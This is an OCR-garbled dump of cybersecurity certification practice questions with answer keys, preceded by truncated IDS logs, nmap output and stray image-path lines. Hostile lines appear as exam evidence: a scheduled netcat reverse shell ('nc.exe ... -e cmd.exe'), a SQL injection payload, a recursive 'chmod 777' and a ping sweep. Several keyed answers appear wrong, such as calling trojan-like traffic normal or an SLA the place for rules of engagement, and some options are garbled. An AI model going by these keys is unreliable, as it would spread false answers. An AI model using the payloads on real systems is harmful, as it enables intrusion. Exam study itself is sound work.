2016/03/02 16:21.0242 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:21.2464 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GE
2016/03/02 16:21.3672 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GE
2016/03/02 16:21.4789 172.30.0.2.6881 73.34.229.20.49876 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:21.4919 151.44.15.252.8517 10.10.10.10:80 TCP $External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GE
2016/03/02 16:21.6812 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:22.0992 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:22.1373 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:22.2091 172.30.0.2.6883 55.39.240.3.49922 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE
2016/03/02 16:22.3771 172.30.0.2.6882 142.1.115.230.49232 TCP $HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GE


Logs
Solutions
Possible Actions:
Recommended Solutions:
NIPS
WAF
HIPS
Secure coding
Server side validation
Application whitelisting
Save
Exit


Logs
Solutions
Developmen
Localhost:~# nmap -A 172.30.0.10
Starting nmap 7.01 (http://www.insecure.org/nmap/) at 2016-03-02 16:20 E
Interesting ports on device1 (172.30.0.10):
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp


Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
HOTSPOT
A security analyst suspects that a workstation may be beaconing to a command and control server. You must inspect the logs from the company's web proxy server and the firewall to determine the best course of action to take in order to neutralize the threat with minimum impact to the organization.

Instructions:
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.


Hot Area:



Web Logs

Time	SIP	Sport	DIP	Dport	Request Code	URL
12:01:00	192.168.1.4	2344	67.89.227.246	443	GET	company.cn
12:01:01	192.168.1.5	7658	67.89.227.221	443	GET	google.ru
12:01:02	192.168.1.7	9087	85.10.211.94	80	GET	provider.il
12:01:03	192.168.1.6	3456	2.63.25.201	80	POST	bqtest2.ru
12:01:04	192.168.1.8	12356	69.58.188.49	80	POST	testsite.jp
12:01:05	192.168.1.5	42123	198.134.5.6	443	POST	network.org
12:01:06	192.168.1.4	2318	4.5.77.1	443	GET	mynews.com
12:01:07	192.168.1.8	9865	32.4.5.89	80	GET	catala.com
12:01:08	192.168.1.6	9870	2.63.25.201	80	POST	bqtest2.ru
12:01:09	192.168.1.8	4537	69.2.45.10	80	POST	lillte.cn
12:01:10	192.168.1.5	7865	45.32.4.66	80	POST	portal.co.jp
12:01:11	192.168.1.6	51987	101.23.45.78	443	POST	malware.com
12:01:12	192.168.1.5	34213	200.23.43.55	443	GET	vortex.net
12:01:13	192.168.1.6	11234	2.63.25.201	80	POST	bqtest2.ru
12:01:14	192.168.1.6	8765	34.29.0.45	80	GET	colocation.com
12:01:15	192.168.1.4	1675	67.80.90.1	443	GET	johnson.com

Correct Answer:



Web Logs

Time	SIP	Sport	DIP	Dport	Request Code	URL
12:01:00	192.168.1.4	2344	67.89.227.246	443	GET	company.cn
12:01:01	192.168.1.5	7658	67.89.227.221	443	GET	google.ru
12:01:02	192.168.1.7	9087	85.10.211.94	80	GET	provider.il
12:01:03	192.168.1.6	3456	2.63.25.201	80	POST	bqtest2.ru
12:01:04	192.168.1.8	12356	69.58.188.49	80	POST	testsite.jp
12:01:05	192.168.1.5	42123	198.134.5.6	443	POST	network.org
12:01:06	192.168.1.4	2318	4.5.77.1	443	GET	mynews.com
12:01:07	192.168.1.8	9865	32.4.5.89	80	GET	catala.com
12:01:08	192.168.1.6	9870	2.63.25.201	80	POST	bqtest2.ru
12:01:09	192.168.1.8	4537	69.2.45.10	80	POST	lillte.cn
12:01:10	192.168.1.5	7865	45.32.4.66	80	POST	portal.co.jp
12:01:11	192.168.1.6	51987	101.23.45.78	443	POST	malware.com
12:01:12	192.168.1.5	34213	200.23.43.55	443	GET	vortex.net
12:01:13	192.168.1.6	11234	2.63.25.201	80	POST	bqtest2.ru
12:01:14	192.168.1.6	8765	34.29.0.45	80	GET	colocation.com
12:01:15	192.168.1.4	1675	67.80.90.1	443	GET	johnson.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Which of the following BEST describes the offensive participants in a tabletop exercise?

A. Red team
B. Blue team
C. System administrators
D. Security analysts
E. Operations team

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5
A system administrator who was using an account with elevated privileges deleted a large amount of log files generated by a virtual hypervisor in order to free up disk space. These log files are needed by the security team to analyze the health of the virtual machines. Which of the following compensating controls would help prevent this from reoccurring? (Select two.)

A. Succession planning
B. Separation of duties
C. Mandatory vacation
D. Personnel training
E. Job rotation

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6
Which of the following best practices is used to identify areas in the network that may be vulnerable to penetration testing from known external sources?

A. Blue team training exercises
B. Technical control reviews
C. White team training exercises
D. Operational control reviews

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7
An organization has recently recovered from an incident where a managed switch had been accessed and reconfigured without authorization by an insider. The incident response team is working on developing a lessons learned report with recommendations. Which of the following recommendations will BEST prevent the same attack from occurring in the future?

A. Remove and replace the managed switch with an unmanaged one.
B. Implement a separate logical network segment for management interfaces.
C. Install and configure NAC services to allow only authorized devices to connect to the network.
D. Analyze normal behavior on the network and configure the IDS to alert on deviations from normal.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8
A cybersecurity analyst is reviewing the current BYOD security posture. The users must be able to synchronize their calendars, email, and contacts to a smartphone or other personal device. The recommendation must provide the most flexibility to users. Which of the following recommendations would meet both the mobile data protection efforts and the business requirements described in this scenario?

A. Develop a minimum security baseline while restricting the type of data that can be accessed.
B. Implement a single computer configured with USB access and monitored by sensors.
C. Deploy a kiosk for synchronizing while using an access list of approved users.
D. Implement a wireless network configured for mobile device access and monitored by sensors.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 9
A security analyst received a compromised workstation. The workstation's hard drive may contain evidence of criminal activities. Which of the following is the FIRST thing the analyst must do to ensure the integrity of the hard drive while performing the analysis?

A. Make a copy of the hard drive.
B. Use write blockers.
C. Runrm –Rcommand to create a hash.
D. Install it on a different machine and explore the content.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 10
File integrity monitoring states the following files have been changed without a written request or approved change. The following change has been made:

chmod 777 –Rv /usr

Which of the following may be occurring?

A. The ownership pf /usr has been changed to the current user.
B. Administrative functions have been locked from users.
C. Administrative commands have been made world readable/writable.
D. The ownership of/usr has been changed to the root user.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 11
A security analyst has created an image of a drive from an incident. Which of the following describes what the analyst should do NEXT?

A. The analyst should create a backup of the drive and then hash the drive.
B. The analyst should begin analyzing the image and begin to report findings.
C. The analyst should create a hash of the image and compare it to the original drive's hash.
D. The analyst should create a chain of custody document and notify stakeholders.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
A cybersecurity analyst is currently investigating a server outage. The analyst has discovered the following value was entered for the username: 0xbfff601a. Which of the following attacks may be occurring?

A. Buffer overflow attack
B. Man-in-the-middle attack
C. Smurf attack
D. Format string attack
E. Denial of service attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
External users are reporting that a web application is slow and frequently times out when attempting to submit information. Which of the following software development best practices would have helped prevent this issue?

A. Stress testing
B. Regression testing
C. Input validation
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
A vulnerability scan has returned the following information:

```
Detailed Results
10.10.10.214 (LOTUS-10-214)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 4.16.2014

Enumeration Results:
print$    C:\windows\system32\spool\drivers
ofcscan   C:\Program Files\Trend Micro\OfficeScan\PCCSRV
Temp      C:\temp
```

Which of the following describes the meaning of these results?

A. There is an unknown bug in a Lotus server with no Bugtraq ID.
B. Connecting to the host using a null session allows enumeration of share names.
C. Trend Micro has a known exploit that must be resolved or patched.
D. No CVE is present, so it is a false positive caused by Lotus running on a Windows server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 15
A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure. The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:

```
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tues, 19 Apr 2016 06:32:24 GMT
Content-Type: text/html
Content-Length: 111
<html><head><title>Site Not Found</title></head>
<body>No web site is configured at this address. </body></html>
```

Which of the following actions should be taken to remediate this security issue?

A. Set “Allowlatescanning” to 1 in the URLScan.ini configuration file.
B. Set “Removeserverheader” to 1 in the URLScan.ini configuration file.
C. Set “Enablelogging” to 0 in the URLScan.ini configuration file.
D. Set “Perprocesslogging” to 1 in the URLScan.ini configuration file.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
ref: http://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

QUESTION 16
A cybersecurity professional typed in a URL and discovered the admin panel for the e-commerce application is accessible over the open web with the default password. Which of the following is the MOST secure solution to remediate this vulnerability?

A. Rename the URL to a more obscure name, whitelist all corporate IP blocks, and require two-factor authentication.
B. Change the default password, whitelist specific source IP addresses, and require two-factor authentication.
C. Whitelist all corporate IP blocks, require an alphanumeric passphrase for the default password, and require two-factor authentication.
D. Change the username and default password, whitelist specific source IP addresses, and require two-factor authentication.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17
An organization is requesting the development of a disaster recovery plan. The organization has grown and so has its infrastructure. Documentation, policies, and procedures do not exist. Which of the following steps should be taken to assist in the development of the disaster recovery plan?

A. Conduct a risk assessment.
B. Develop a data retention policy.
C. Execute vulnerability scanning.
D. Identify assets.

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 18
A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
After completing a vulnerability scan, the following output was noted:

```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```

Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.
B. Active Directory encryption vulnerability.
C. Web application cryptography vulnerability.
D. VPN tunnel vulnerability.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
A security analyst is adding input to the incident response communication plan. A company officer has suggested that if a data breach occurs, only affected parties should be notified to keep an incident from becoming a media headline. Which of the following should the analyst recommend to the company officer?

A. The first responder should contact law enforcement upon confirmation of a security incident in order for a forensics team to preserve chain of custody.
B. Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.
C. An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a non-compromised recourse.

D. The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21
A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?

A. VPN
B. Honeypot
C. Whitelisting
D. DMZ
E. MAC filtering

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
A cybersecurity analyst has received the laptop of a user who recently left the company. The analyst types 'history' into the prompt, and sees this line of code in the latest bash history:

```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company. Which of the following describes what this code has done on the network?

A. Performed a ping sweep of the Class C network.
B. Performed a half open SYB scan on the network.
C. Sent 255 ping packets to each host on the network.
D. Sequentially sent an ICMP echo reply to the Class C network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
A security audit revealed that port 389 has been used instead of 636 when connecting to LDAP for the authentication of users. The remediation recommended by the audit was to switch the port to 636 wherever technically possible. Which of the following is the BEST response?

A. Correct the audit. This finding is a well-known false positive; the services that typically run on 389 and 636 are identical.
B. Change all devices and servers that support it to 636, as encrypted services run by default on 636.
C. Change all devices and servers that support it to 636, as 389 is a reserved port that requires root access and can expose the server to privilege escalation attacks.
D. Correct the audit. This finding is accurate, but the correct remediation is to update encryption keys on each of the servers to match port 636.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
A security analyst is reviewing IDS logs and notices the following entry:

```
(where email=john@john.com and password='  or 20==20')
```

Which of the following attacks is occurring?

A. Cross-site scripting
B. Header manipulation
C. SQL injection
D. XML injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 25
A company that is hiring a penetration tester wants to exclude social engineering from the list of authorized activities. Which of the following documents should include these details?

A. Acceptable use policy
B. Service level agreement
C. Rules of engagement
D. Memorandum of understanding
E. Master service agreement

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
A reverse engineer was analyzing malware found on a retailer's network and found code extracting track data in memory. Which of the following threats did the engineer MOST likely uncover?

A. POS malware
B. Rootkit
C. Key logger
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 27
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following if the MOST likely explanation for this?

A. The administrator entered the wrong IP range for the assessment.
B. The administrator did not wait long enough after applying the patch to run the assessment.
C. The patch did not remediate the vulnerability.
D. The vulnerability assessment returned false positives.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 29
An incident response report indicates a virus was introduced through a remote host that was connected to corporate resources. A cybersecurity analyst has been asked for a recommendation to solve this issue. Which of the following should be applied?

A. MAC

B. TAP
C. NAC
D. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
Review the following results:

Source	Destination	Protocol	Length	Info
172.29.0.109	8.8.8.8	DNS	74	Standard query 0x9ada A itsec. eicp.net
8.8.8.8	172.29.0.109	DNS	90	Standard query response 0x9ada A itsec.eicp.net A 123.120.110.212
172.29.0.109	123.120.110.212	TCP	78	49294 -8088 [SYN] seq=0 Win=65635 Len=0 MSS=1460 WS=16 TSval=560397766 Tsecr=0 S
123.120.110.212	172.29.0.109	TCP	78	8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65 WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=56040
172.29.0.109	172.29.0.255	NBNS	92	Namequery NB WORKGROUP<ID>
54.240.190.21	172.29.0.109	TCP	60	443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62	172.29.0.109	TCP	60	80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212	172.29.0.109	TCP	67	8088-49294 [PSH, ACK] Seq=459 ACK=347 Wi TSval=241898 TSecr=560402112
172.29.0.109	123.120.110.212	TCP	66	49294-8088 [ACK] Seq=347 Ack=460 Win=131 TSval=560504900 TSecr=241898

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?

A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 32
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:

```
sc config schedule start auto
net start schedule
at 13:30 ""C:\nc.exe 192.168.0.101 777 -e cmd.exe ""
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 33
An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34
In order to meet regulatory compliance objectives for the storage of PHI, vulnerability scans must be conducted on a continuous basis. The last completed scan of the network returned 5,682 possible vulnerabilities. The

Chief Information Officer (CIO) would like to establish a remediation plan to resolve all known issues. Which of the following is the BEST way to proceed?

A. Attempt to identify all false positives and exceptions, and then resolve all remaining items.
B. Hold off on additional scanning until the current list of vulnerabilities have been resolved.
C. Place assets that handle PHI in a sandbox environment, and then resolve all vulnerabilities.
D. Reduce the scan to items identified as critical in the asset inventory, and resolve these issues first.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A security analyst is reviewing the following log after enabling key-based authentication.

```
Dec 21 11:00:57 comptia sshd[5657]: Failed password for root from
95.58.255.62 port 38980 ssh2
Dec 21 20:08:26 comptia sshd[5768]: Failed password for root from
91.205.189.15 port 38156 ssh2
Dec 21 20:08:30 comptia sshd[5770]: Failed password for nobody from
91.205.189.15 port 38556 ssh2
Dec 21 20:08:34 comptia sshd[5772]: Failed password for invalid user
asterisk from 91.205.189.15 port 38864 ssh2
Dec 21 20:08:38 comptia sshd[5774]: Failed password for invalid user
sjobeck from 91.205.189.15 port 39157 ssh2
Dec 21 20:08:42 comptia sshd[5776]: Failed password for root from
91.205.189.15 port 39467 ssh2
```

Given the above information, which of the following steps should be performed NEXT to secure the system?

A. Disable anonymous SSH logins.
B. Disable password authentication for SSH.
C. Disable SSHv1.
D. Disable remote root SSH logins.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 37
A cybersecurity analyst has received a report that multiple systems are experiencing slowness as a result of a DDoS attack. Which of the following would be the BEST action for the cybersecurity analyst to perform?

A. Continue monitoring critical systems.
B. Shut down all server interfaces.
C. Inform management of the incident.
D. Inform users regarding the affected systems.

Correct Answer: C
Section: (none)
